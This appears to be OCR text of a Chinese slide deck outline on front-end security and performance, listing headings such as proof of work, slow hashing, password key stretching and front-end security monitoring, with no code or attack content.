
启示

用「时间」换「时间」

用户的计算时间，对抗攻击者的破解时间。

提问

总结



高性能计算方案

工作量的效率保障

前端性能现状

潜力挖掘

工作量证明

硬件限速

慢加密

计算强化密码

富文本案例

前端分担后端

前端安全监控

全民参与预警

感谢观赏